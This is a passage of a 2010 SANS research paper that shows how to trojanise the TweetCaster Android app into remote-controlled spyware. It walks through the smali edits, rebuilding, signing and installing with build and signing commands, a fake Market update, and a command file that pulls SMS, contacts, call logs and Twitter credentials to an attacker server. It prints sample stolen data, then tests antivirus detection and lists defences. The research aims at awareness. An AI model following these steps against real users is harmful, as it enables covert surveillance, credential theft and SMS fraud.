                             For that it is required to change each occurrence of
                     “telindus/AndroidGoldGPENSpywareFirst” by “com/handmark/tweetcaster” in each
                     .smali previously generated. Finally those files have to be moved to the following
                     repository Tweetcaster/smali/com/handmark/tweetcaster/


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                          Author retains full rights.	


                                                                  Malicious Android Applications: Risks and Exploitation 3
	
                   	
                                                                                                    5	


                            Figure	
  18	
  -­	
  Spyware	
  .smali	
  files	
  moved	
  to	
  Tweetcaster/smali/com/handmark/tweetcaster	


                                 In order to spoof the AndroidMarket during the application update, the


                   AndroidMarket logo has to be included in the TweetCaster application. The following
	
                   line has to be added in Tweetcaster/smali/com/handmark/tweetcaster/R$drawable.smali


                   .field public static final androidmarket:I = 0x7f0200be


                                 Then the AndroidMarket logo has to be located in all directories with name
	
                   beginning by the term drawable.


                                 The TweetCaster application has to be recompiled using the APKTool.


                   joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse/apktool$ ./apktool b -f Tweetcaster
                     I: Smaling...
	
                   I: Building resources...
	
                   I: Building apk file...


                               Before	
  instaling	
  the	
  application	
  onto	
  the	
  device,	
  this	
  one	
  has	
  to	
  be	
  signed.	


                     joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ jarsigner -verbose -keystore
	
                   goldgpen.keystore apktool/tweetcaster.apk gpen
	
                   Enter Passphrase for keystore:
                     Enter key password for gpen:
	
                      adding: META-INF/MANIFEST.MF
                        adding: META-INF/GPEN.SF
	
                      adding: META-INF/GPEN.RSA
                        signing: assets/test_ad.png A27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                          Key	
  fingerprint	
  =	
  AF19	
  F
                         [output trimmed …]
                        signing: res/xml/preferences.xml
                        signing: res/xml/searchable.xml
                        signing: res/xml/widget_large_tweetcaster.xml
                        signing: res/xml/widget_tweetcaster.xml
                        signing: AndroidManifest.xml
                        signing: classes.dex
                        signing: resources.arsc
                                                                                          	
  
                     joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ emulator -avd Telindus_Lux_SAGS
                                                                                      	
  
                             Once	
  signed	
  the	
  application	
  can	
  be	
  installed	
  using	
  the	
  following	
  command	
  line:	


                     joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ adb install apktool/tweetcaster.apk
                     850 KB/s (1084279 bytes in 1.244s)
                             pkg: /data/local/tmp/tweetcaster.apk
                     Success
                                                                     	
  
                                   As shown below version number as well as permissions granted have been
                     successfully changed.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                                    As part of the Information Security Reading Room                              Author retains full rights.	


                                                                 Malicious Android Applications: Risks and Exploitation 3
	
                   	
                                                                                                   6	


                                           Figure	
  19	
  -­	
  TweetCaster	
  2.4:	
  the	
  first	
  version	
  of	
  the	
  Spyware	


                               As shown above the first version of the spyware does not look very dangerous as
	
                   only two permissions have been added. Actually, the purpose of this version is to trigger


                   an application update once a call coming from a specific number is received. The trick is
	
                   to spoof the AndroidMarket and build a trust relationship with the user in order that this


                   one will not pay as much attention to the permissions requested by the updated version.
                              Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                                The final version of the spyware will be developed by applying the same process
                     described previously. However some differences remain, as the versionName tag has to
                     be changed to 2.5 and the following permissions must be added in the AndroidManifest
                     file.
                            <uses-permission     android:name="android.permission.ACCESS_FINE_LOCATION" />
                            <uses-permission     android:name="android.permission.READ_CALENDAR" />
                            <uses-permission     android:name="android.permission.READ_CONTACTS" />
                            <uses-permission     android:name="android.permission.WRITE_CONTACTS" />
                            <uses-permission     android:name="android.permission.CALL_PHONE" />
                            <uses-permission     android:name="android.permission.GET_ACCOUNTS" />
                            <uses-permission     android:name="android.permission.USE_CREDENTIALS" />
                            <uses-permission     android:name="android.permission.MANAGE_ACCOUNTS" />
                            <uses-permission     android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
                            <uses-permission     android:name="android.permission.READ_SMS" />
                            <uses-permission     android:name="android.permission.SEND_SMS" />
                            <uses-permission     android:name="android.permission.WRITE_SMS" />
                            <uses-permission     android:name="android.permission.RECORD_AUDIO" />
                            <uses-permission     android:name="android.permission.READ_LOGS" />
                                                                     	
  
                                 The source code of the Broadcast Receiver named AndroidGoldGPENSpyware is
                     available in Appendix 9: Source code of the final Broadcaster Receiver waiting for call to
                     trigger actions on the victim’s phone. This must replace the one moved previously in the
                     TweetCaster directory. This Broadcast Receiver will react as soon as a call coming from


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                                   As part of the Information Security Reading Room                             Author retains full rights.	


                                                                      Malicious Android Applications: Risks and Exploitation 3
	
                   	
                                                                                                        7	


                   a specific phone number is received, it will download a file named CMDs.txt where
	
                   instructions will be provided to trigger specific actions on the device.
	
  
                     UPDATE/
	
                   GET_BROWSER_HISTORY_BOOKMARKS/
	
                   GET_TWITTER_CREDENTIALS/
                     GET_SMS/
	
                   SEND_SMS/5556/send sms without user knowledge
	
                   GET_CONTACTS/
                     CALL/5556
	
                   DELETE_CALL/5556
	
                   GET_CALL_LOG/
                     GET_SD_CARD/


                          Figure	
  20	
  -­	
  Example	
  of	
  CMDs	
  file	
  downloaded	
  by	
  the	
  Spyware	
  containing	
  actions	
  to	
  trigger	


                               Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	


                                                  Figure	
  21	
  -­	
  TweetCaster	
  2.5:	
  the	
  final	
  version	
  of	
  the	
  Spyware	


                                    As shown above, the updated version of the TweetCaster spyware will have more
                     permissions than the first one. As a consequence it will be possible to access sensitive
                     part of the device such as retrieve/send sms, download all the content of the sd card and
                     so on. All those possible actions will be described in the next section.


                     4.4. Launching the Attack
                                    The following scenario is based on the one defined in section 4.2.

                                    1 – Publish the application on third party web site claiming to have the latest
                     TweetCaster version for download.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                                        As part of the Information Security Reading Room                                  Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 3
	
                   	
                                                                                             8	


                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	


                               The fake comments will let the user think that the application is not malicious and
                     that this version provides a lot of improvements.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                         Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 3
	
                   	
                                                                                             9	


                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                      Author retains full rights.	


                                                               Malicious Android Applications: Risks and Exploitation 4
	
                   	
                                                                                                 0	


                             Then after several weeks, it is time to spoof the Android Market and claim that
	
                   the Android Market has an update for the TweetCaster application installed on the
	
  
                     victim’s phone.


                             As shown by this Wireshark excerpt, the phone will then download the updated
	
                   version of the spyware (version 2.5) from the attacker web site.


                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                                   As part of the Information Security Reading Room               Author retains full rights.	


                                                              Malicious Android Applications: Risks and Exploitation 4
	
                   	
                                                                                                1	


                             Once the user accepts the permissions, the spyware will be successfully installed.
	
  
                     Starting from there, by correctly instructing the command file located in the attacker web


                   server, it will be possible to force the phone to send SMS, for example to premium
	
  
                     numbers, or even spy on the victim by forcing the phone to call the attacker. All the


                   actions performed on the phone will be cleared such as SMS sent, call passed, etc.


                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	


                               Once the user has filled his Twitter credentials, it will be also possible to retrieve
                     them by requesting the SharedPreference file.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                                As part of the Information Security Reading Room                  Author retains full rights.	


                                                     Malicious Android Applications: Risks and Exploitation 4
	
                   	
                                                                                       2	


                           All the data retrieved will be packed into one file that will be uploaded to the
	
                   attacker web server by requesting the php file named fileUpload.php.


                           The next section will describe the kind of data that this Spyware might retrieve.


                           4.4.1. Data Retrieved


                     victim phone imei: 000000000000000 2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                          Key	
  fingerprint	
  =	
  AF19	
  FA27	
  
                     victim phone software version: null
                     victim phone sim serial: 89014103211118510720


                             Tweetcaster Preferences
                     service_new_tweets = 0 (Integer)
                     service_new_messages = 0 (Integer)
                     GoldGPEN_favorites = 1285062251086 (Long)
                     accounts =
                     [{oauthSecret:"G3MpIV50glh648Qbva0cNA3FDESnX6TAp7VIarW5Ngs",oauthToken:"150670541-
                     QJA3AfY68ZRjb6rWxMo2YyxP2p2EBWdyfXlN0cI9",password:"Pstart1$",user:{created_at:"Tue Jun
                     01 14:30:57 +0000
                     2010",description:null,favourites_count:"0",followers_count:"0",following:null,friends_co
                     unt:"2",geo_enabled:"false",location:null,name:"Joany
                     Boutet",notifications:null,profile_background_color:"C0DEED",profile_background_image_url
                     :"http://s.twimg.com/a/1283564528/images/themes/theme1/bg.png",profile_background_tile:"f
                     alse",profile_image_url:"http://s.twimg.com/a/1283564528/images/default_profile_0_normal.
                     png",profile_link_color:"0084B4",profile_sidebar_border_color:"C0DEED",profile_sidebar_fi
                     ll_color:"DDEEF6",profile_text_color:"333333",protected:"false",screen_name:"GoldGPEN",st
                     atuses_count:"1",time_zone:null,url:null,utc_offset:null,verified:"false",id:"150670541"}
                     }] (String)
                     GoldGPEN_mentions = 1285062249495 (Long)
                     timeline_selected_status_150670541 = 25060420537 (String)
                     autocomplete_screennames = GoldGPEN,seesmic,handmark (String)
                     service_new_mentions = 0 (Integer)
                     key_started_count = 4 (Integer)

                     GoldGPEN_timeline = 1285062249471 (Long)
                     last_login = GoldGPEN (String)


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                       As part of the Information Security Reading Room            Author retains full rights.	


                                                         Malicious Android Applications: Risks and Exploitation 4
	
                   	
                                                                                           3	


                            CONTACT LIST
	
                   ****** CONTACT1******
	
                   NAME: Honey Honey
                     PHONE: 5558   TYPE:Home
	
                   MAIL: honey@yopmail.com TYPE: Home
	
                   ADDRESS: honey road Beverly Hils California 90210 null TYPE: Home
                     IM: honey@hotmail.com
	
                   Employer: W   Function: secretary
	
                   ****** CONTACT2******
                     NAME: Sexy Mistress
	
                   PHONE: 5560   TYPE:Home
	
                   MAIL: sexy-mistress@yopmail.com TYPE: Home
                     ADDRESS: mistress road Beverly Hills California 90210 null TYPE: Home
	
                   IM: sexy-mistress@hotmail.com
                     Employer: W   Function: secretary
	
                   ****** CONTACT3******
	
                   NAME: Barney    Stinson
                     PHONE: 5556   TYPE:Home
	
                   MAIL: legendary@awesome.com TYPE: Home
	
                   ADDRESS: legendary road New York    New York 9009 null TYPE: Home
                     IM: awesome@hotmail.com
	
                   Employer: Goliath Bank   Function: King of awesomeness


                            CALLS LOG
	
                   61:   5558 ---> Outgoing         From / To Contact: Honey Honey             Duration: 0 on 11 Jan 1970
	
                   00:51:45 GMT
                     62:   5558 ---> Incoming         From / To Contact: Honey Honey             Duration: 10 on 11 Jan 1970
	
                   00:52:05 GMT
	
                   63:   5560 ---> Incoming
                     00:52:29 GMT
                                                      From / To Contact: Sexy Mistress            Duration: 7 on 11 Jan 1970


                        VICTIM SMS
                        Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                     INBOX
                     Date: 31 Dec 1969 05:13:05 GMT            Phone: 5560           Text: Don't forget to take a bottle of
                     wine sweety :-)
                     Date: 31 Dec 1969 05:08:19 GMT            Phone: 5558           Text: Are you still working ??

                     SENT
                     Date: 31 Dec 1969 05:14:22 GMT Phone: 5560     Text: Don't worry :-0 I'm on my way
                     Date: 31 Dec 1969 05:10:49 GMT Phone: 5558     Text: Yeah I am very busy actually, I have
                     to finish a report for tomorrow ... I think I will leave the office very late :-( sorry


                              BROWSER DATA

                     BOOKMARKS
                     http://www.google.com/
                     http://www.facebook.com/
                     http://www.cnn.com/
                     http://www.nytimes.com/
                     http://www.amazon.com/
                     http://www.bbc.co.uk/
                     http://www.sans.org/
                     http://www.telindus.lu/
                     HISTORY


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                           As part of the Information Security Reading Room                   Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 4
	
                   	
                                                                                             4	
  
	
                   http://www.google.com/
	
                   http://www.facebook.com/
                     http://www.cnn.com/
	
                   http://www.nytimes.com/
	
                   http://www.sans.org/
                     http://www.giac.org/
	
                   http://www.telindus.lu/
	
                   http://www.clubic.com/


                             4.4.2. Brief Summary of Attack


                                       As seen from the above list of data, the attack has successfully
	
  
                     downloaded all data from the victim’s phone. Using the same process it could have been


                   possible to retrieve GPS coordinates, send SMS to premium numbers, or even activate
	
  
                     remotely the phone microphone in order to spy the victim then upload the audio file


                   recorded to the attacker web server.


                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	


                               However it should be noted that for this attack to work, the user's settings must
                     allow the installation of software from unknown sources. Even if this option is disabled
                     by default, it is common for user to enable it.

                               An attacker could use such attack to escalate privilege on the phone by fetching
                     his web server for exploit as soon as a new vulnerability is discovered in the Linux
                     kernel. It goes without saying that the game is even easier when the user has a Jailbreak
                     device, as each application installed on the device has root access. As a consequence, by
                     using this kind of spyware, the attacker can do whatever he wants on the victim phone.
                     The process applied to reverse engineer the TweetCaster application could be integrated
                     in a python tool to automatically perform the task, having as the consequence the ability
                     to turn any Android application into a stealthy spyware.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                     Author retains full rights.	


                                                          Malicious Android Applications: Risks and Exploitation 4
	
                   	
                                                                                            5	


                   5. Countermeasures
	
                            In the next section, the TweetCaster spyware will be checked by three Anti-


                   Malware applications in order to test their efficiency.
	
                   The following applications will be tested:


                                 •   Lookout Mobile Security version Beta Release 4.9


                                 •   Droid Security Free Anti-virus version 2.3


                                 •   SMobile Security Shield version 1.7.61


                            Finally the last part will provide user and developer best practices to prevent from
	
                   malicious application install and data leakage via development common faults.


                   5.1. Anti-Malware Benchmarking


                   5.1.1. Lookout Mobile Security version Beta Release 4.9


                           The Lookout Mobile Security suite has been installed on the device and a scan of
                          Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                     all applications installed has been performed. As predicted nothing was discovered during
                     the first scan.


                              Then the TweetCaster spyware was installed and a scan was performed again.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                            As part of the Information Security Reading Room               Author retains full rights.	


                                                                    Malicious Android Applications: Risks and Exploitation 4
	
                   	
                                                                                                      6	


                          Figure	
  22	
  -­	
  Spyware	
  detection	
  test	
  using	
  Lookout	
  Mobile	
  Security	
  version	
  Beta	
  Release	
  4.9	


                                  As shown in the figure above, the Lookout Mobile Security suite did not flag the
	
                   application as malicious. This result is quite frightening, as the Tweetcaster application


                   was able to dump all user data.


                   5.1.2. Droid Security Free Anti-virus version 2.3


                               Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                                 The same process has been applied for the Droid Security Free Anti-virus.


                                    As shown below, Droid Security detected a suspicious item but actually it was
                     just a warning because the user's settings allowed the installation of software from
                     unknown sources. However Droid Security was not able to detect the TweetCaster
                     application as malicious software.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                                       As part of the Information Security Reading Room                                                                                                                  Author retains full rights.	


                                                                 Malicious Android Applications: Risks and Exploitation 4
	
                   	
                                                                                                   7	


                           Figure	
  23	
  -­	
  Spyware	
  detection	
  test	
  using	
  Droid	
  Security	
  Free	
  Anti-­virus	
  version	
  2.3	


                     5.1.3. SMobile Security Shield v1.7.61


                          As the two previous Anti-viruses, the same process has been applied for the
	
  
                     SMobile Security Shield.


                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	


                                    Figure	
  24	
  -­	
  Spyware	
  detection	
  test	
  using	
  SMobile	
  Security	
  Shield	
  v1.7.61	


                            As shown above, the SMobile Security Shield was not able to flag the application as
                     malicious. The result of the tests using three different anti-virus applications is that none
                     were able to detect the TweetCaster application as malicious software. The best ways to
                     protect from this kind of spyware still remain user and developer awareness.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                                   As part of the Information Security Reading Room                                   Author retains full rights.	


                                                     Malicious Android Applications: Risks and Exploitation 4
	
                   	
                                                                                       8	


                   5.2. Best Practices
	
                   5.2.1. User Awareness (The Lookout Blog, 08/2010)


                              While virus scanners may offer protection against some smartphone malware,
	
                   user awareness remains one of the most important security measures. Users should be


                   cautious when presented with overly promising applications:


                          •   Only download applications from trusted sources.
	
                          •   Always check the permissions an application is requesting during install.


                          •   Use common sense to ensure that the permissions match the type of application
	
                              downloaded.


                          •   To prevent from malware spreading via USB (using Windows Autorun), use with
	
                              caution the setting to act as a “USB device”.


                   5.2.2. Developer Awareness


                              Sometimes developers are not aware of the content of third party libraries used
	
                   within their applications. This behavior might lead to unintentional divulging of user
	
  
                     private data. This eventAF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  wallpaper
                         Key	
  fingerprint	
  =	
   occurred during the last Black Hat conference, where a 4E46	
  
                     application was flagged as malicious by the Lookout Security team without finding real
                     evidence of malicious behavior (The Lookout Blog, 29/07/2010).

                                The following are few “best practices” developers should keep in mind as they
                     create new mobile applications: (The Lookout Blog, 10/08/2010)

                                   •   Know exactly what private user and device data the application (including
                                       3rd party code) is collecting and transmitting.
                                   •   Only collect the data needed for the application.
                                   •   Do not transmit private user or device data over an unencrypted
                                       communications channel; use rather HTTPS/TLS to secure network
                                       communications.
                                   •   Consider using a one-way hash to not directly disclose private data.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                        As part of the Information Security Reading Room             Author retains full rights.	


                                                         Malicious Android Applications: Risks and Exploitation 4
	
                   	
                                                                                           9	


                   6. Conclusion


                                 Within this paper, two security flaws have been identified in the Android security


                   chain. The first one is the Android Market where no specific control is applied to
	
                   applications submitted by developers. This behavior is one of the consequences of the


                   open source nature of the Android Platform and is a platform for spyware spreading like
	
                   the one discussed in this paper. As Android becomes more popular, the number of


                   visitors to the Android Market is likely to rise, and software checks may become
	
                   necessary to maintain the platform's trustworthiness (H online, 11/01/2010). More


                   granularities for application permission might be a solution, for example by not
	
                   authorizing full Internet access but rather access to specific web site(s).


                                 The Anti-virus benchmark pointed out that there is no silver bullet to prevent
	
  
                     spyware. Even though some projects like the Taintdroid project (The Taintdroid project,


                   10/2010) are becoming more popular, user awareness still remains the best way to
	
                   prevent spyware installation. Developer awareness is also necessary, as several security


                   flaws were discovered recently in banking applications (Fox News, 11/2010).
                         Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                            Another security flaw within the Android security chain is the slow patching
                     process. The reason is that so many manufacturers distribute Android devices, when a
                     security update is required it is up to the manufacturers to provide it to their customers.
                     That is why Android update distribution requires more time than for competitors like
                     Apple.

                                   This slow patching process leads to a rise of Jailbreak devices, as users want
                     access to the latest releases. As a consequence, the Android security restrictions are
                     completely bypassed and users are more exposed to spyware that could take entire
                     control of their devices, as all applications are running with root access.

                                   The Coverity Scan 2010 Open Source Integrity Report reveals that Android
                     mobile platform kernel contains more than 350 software flaws, one-fourth of which are
                     high-risk for security breaches and system crashes (Coverity, 15/11/2010).


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                           As part of the Information Security Reading Room                    Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 5
	
                   	
                                                                                             0	


                             Since the patching process is relatively slow, an attacker could use spyware as a
	
                   process to escalate privilege on the phone by exploiting new vulnerabilities discovered in
	
  
                     the Linux kernel before the patch release.


                             The Android market and the slow patching process are responsible for much of


                   the current threat landscape for Android devices. In order to improve its overall security,
	
                   a better control of the Android Market as well as a better patching system are required.


                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                     Author retains full rights.	


                                                         Malicious Android Applications: Risks and Exploitation 5
	
                   	
                                                                                           1	


                   7. Appendixes


                   Appendix 1: Seesmic application AndroidManifest file


                   manifest android:versionCode="2" android:versionName="1.0.1" package="com.seesmic">
                     <application android:theme="@style/SeesmicTheme" android:label="@string/app_name"
	
                   android:icon="@drawable/icon">
                     <provider android:name=".data.TwitterProvider"
	
                   android:authorities="com.seesmic.twitter"/>
	
                   <activity android:label="@string/app_name" android:name=".ui.Account">
                     <intent-filter>
	
                   <action android:name="com.seesmic.LOGIN"/>
	
                   <category android:name="android.intent.category.DEFAULT"/>
                     </intent-filter>
	
                   </activity>
	
                   <activity android:label="@string/app_name" android:name=".ui.Composer"/>
                     <activity android:label="@string/app_name" android:name=".ui.Conversation"/>
	
                   <activity android:label="@string/app_name" android:name=".ui.Friends"/>
	
                   <activity android:label="@string/app_name" android:name=".ui.Message"/>
                     <activity android:label="@string/app_name" android:name=".ui.Messages"/>
	
                   <activity android:label="@string/app_name" android:name=".ui.PictureView"/>
                     <activity android:label="@string/app_name" android:name=".ui.Profile"/>
	
                   <activity android:label="@string/app_name" android:name=".ui.Settings"/>
	
                   <activity android:label="@string/app_name" android:name=".ui.Space"/>
                     <activity android:label="@string/app_name" android:name=".ui.Spaces"/>
	
                   <activity android:label="@string/app_name" android:name=".ui.Timeline"/>
	
                   <activity android:label="@string/app_name" android:name=".ui.Tweet">
                     <intent-filter>
	
                   <action android:name="android.intent.action.VIEW"/>
	
                   <action android:name="android.intent.action.PICK"/>
                     <category android:name="android.intent.category.DEFAULT"/>
	
                   <data android:mimeType="vnd.android.cursor.dir/vnd.seesmic.twitter.tweet"/>
                          Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                     </intent-filter>
                     </activity>
                     <activity android:label="@string/app_name" android:name=".ui.PictureView"/>
                     <activity android:label="@string/app_name" android:name=".ui.Welcome"
                     android:launchMode="singleTask" android:noHistory="true">
                     <intent-filter>
                     <action android:name="android.intent.action.MAIN"/>
                     <category android:name="android.intent.category.LAUNCHER"/>
                     </intent-filter>
                     </activity>
                     <service android:name=".core.NotifService"/>
                     <receiver android:name=".core.OnAlarmReceiver"/>
                     </application>
                     <uses-sdk android:minSdkVersion="3" android:targetSdkVersion="4"/>
                     <uses-permission android:name="android.permission.INTERNET"/>
                     <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
                     <uses-permission android:name="android.permission.VIBRATE"/>
                     <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
                     <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
                     <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
                     <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
                     <uses-permission android:name="android.permission.READ_CONTACTS"/>
                     <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
                     <uses-permission android:name="android.permission.RECEIVE_SMS"/>
                     <uses-permission android:name="android.permission.RECEIVE_MMS"/>
                     <supports-screens android:anyDensity="true" android:smallScreens="true"
                     android:normalScreens="true" android:largeScreens="true"/>
                     </manifest>


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                            As part of the Information Security Reading Room                    Author retains full rights.	


                                                         Malicious Android Applications: Risks and Exploitation 5
	
                   	
                                                                                           2	


                   Appendix 2: Seesmic application AndroidManifest file after reengineering


                     <manifest android:versionCode="2" android:versionName="1.6" package="com.seesmic">


                   <application android:theme="@style/SeesmicTheme" android:label="@string/app_name"
                     android:icon="@drawable/icon">
	
                   <provider android:name=".data.TwitterProvider"
	
                   android:authorities="com.seesmic.twitter"/>

	
                   <activity android:label="@string/app_name" android:name=".ui.Account">
	
  
                     <intent-filter>
	
                   <action android:name="com.seesmic.LOGIN"/>
	
                   <category android:name="android.intent.category.DEFAULT"/>
                     </intent-filter>
	
                   </activity>
                     <activity android:label="@string/app_name" android:name=".ui.Composer"/>
	
                   <activity android:label="@string/app_name" android:name=".ui.Conversation"/>
	
                   <activity android:label="@string/app_name" android:name=".ui.Friends"/>
                     <activity android:label="@string/app_name" android:name=".ui.Message"/>
	
                   <activity android:label="@string/app_name" android:name=".ui.Messages"/>
	
                   <activity android:label="@string/app_name" android:name=".ui.PictureView"/>
                     <activity android:label="@string/app_name" android:name=".ui.Profile"/>
	
                   <activity android:label="@string/app_name" android:name=".ui.Settings"/>
	
                   <activity android:label="@string/app_name" android:name=".ui.Space"/>
                     <activity android:label="@string/app_name" android:name=".ui.Spaces"/>
	
                   <activity android:label="@string/app_name" android:name=".ui.Timeline"/>
	
                   <activity android:label="@string/app_name" android:name=".ui.GoldGPEN"/>

	
                   <activity android:label="@string/app_name" android:name=".ui.Tweet">
	
                   <intent-filter>
	
                   <action android:name="android.intent.action.VIEW"/>
                     <action android:name="android.intent.action.PICK"/>
                     <category fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                          Key	
   android:name="android.intent.category.DEFAULT"/>
                     <data android:mimeType="vnd.android.cursor.dir/vnd.seesmic.twitter.tweet"/>
                     </intent-filter>
                     </activity>
                     <activity android:label="@string/app_name" android:name=".ui.PictureView"/>

                     <activity android:label="@string/app_name" android:name=".ui.Welcome"
                     android:launchMode="singleTask" android:noHistory="true">

                     <intent-filter>
                     <action android:name="android.intent.action.MAIN"/>
                     <category android:name="android.intent.category.LAUNCHER"/>
                     </intent-filter>
                     </activity>
                     <service android:name=".core.NotifService"/>
                     <receiver android:name=".core.OnAlarmReceiver"/>
                     </application>
                     <uses-sdk android:minSdkVersion="3" android:targetSdkVersion="8"/>
                     <uses-permission android:name="android.permission.INTERNET"/>
                     <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
                     <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
                     <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
                     <uses-permission android:name="android.permission.CALL_PHONE"/>
                     <uses-permission android:name="android.permission.CALL_PRIVILEGED"/>
                     <uses-permission android:name="android.permission.READ_CALENDAR"/>
                     <uses-permission android:name="android.permission.READ_HISTORY_BOOKMARKS"/>
                     <uses-permission android:name="android.permission.READ_FRAME_BUFFER"/>
                     <uses-permission android:name="android.permission.READ_OWNER_DATA"/>
                     <uses-permission android:name="android.permission.READ_SMS"/>
                     <uses-permission android:name="android.permission.RECORD_AUDIO"/>
                     <uses-permission android:name="android.permission.SEND_SMS"/>
                     <uses-permission android:name="android.permission.CAMERA"/>
                     <uses-permission android:name="android.permission.WRITE_SMS "/>
                     <uses-permission android:name="android.permission.VIBRATE"/>


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                           As part of the Information Security Reading Room                   Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 5
	
                   	
                                                                                             3	
  
	
                   <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
	
                   <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
                     <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
	
                   <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
	
                   <uses-permission android:name="android.permission.READ_CONTACTS"/>
                     <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
	
                   <uses-permission android:name="android.permission.RECEIVE_SMS"/>
	
                   <uses-permission android:name="android.permission.RECEIVE_MMS"/>
                     <supports-screens android:anyDensity="true" android:smallScreens="true"
	
                   android:normalScreens="true" android:largeScreens="true"/>
	
                   </manifest>


                   Appendix 3: Main activity from the Seesmic application


                     .class public Lcom/seesmic/ui/Welcome;
	
                   .super Landroid/app/Activity;
	
                   .source "Welcome.java"

	
                   # direct methods
	
                   .method public constructor <init>()V
                         .locals 0
	
                       .prologue
                         .line 18
	
                       invoke-direct {p0}, Landroid/app/Activity;-><init>()V
	
  
                         return-void
	
                   .end method
	
  
                     # virtual methods
	
                   .method protected onCreate(Landroid/os/Bundle;)V
	
                       .locals 11
                         .parameter "savedInstanceState"
                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
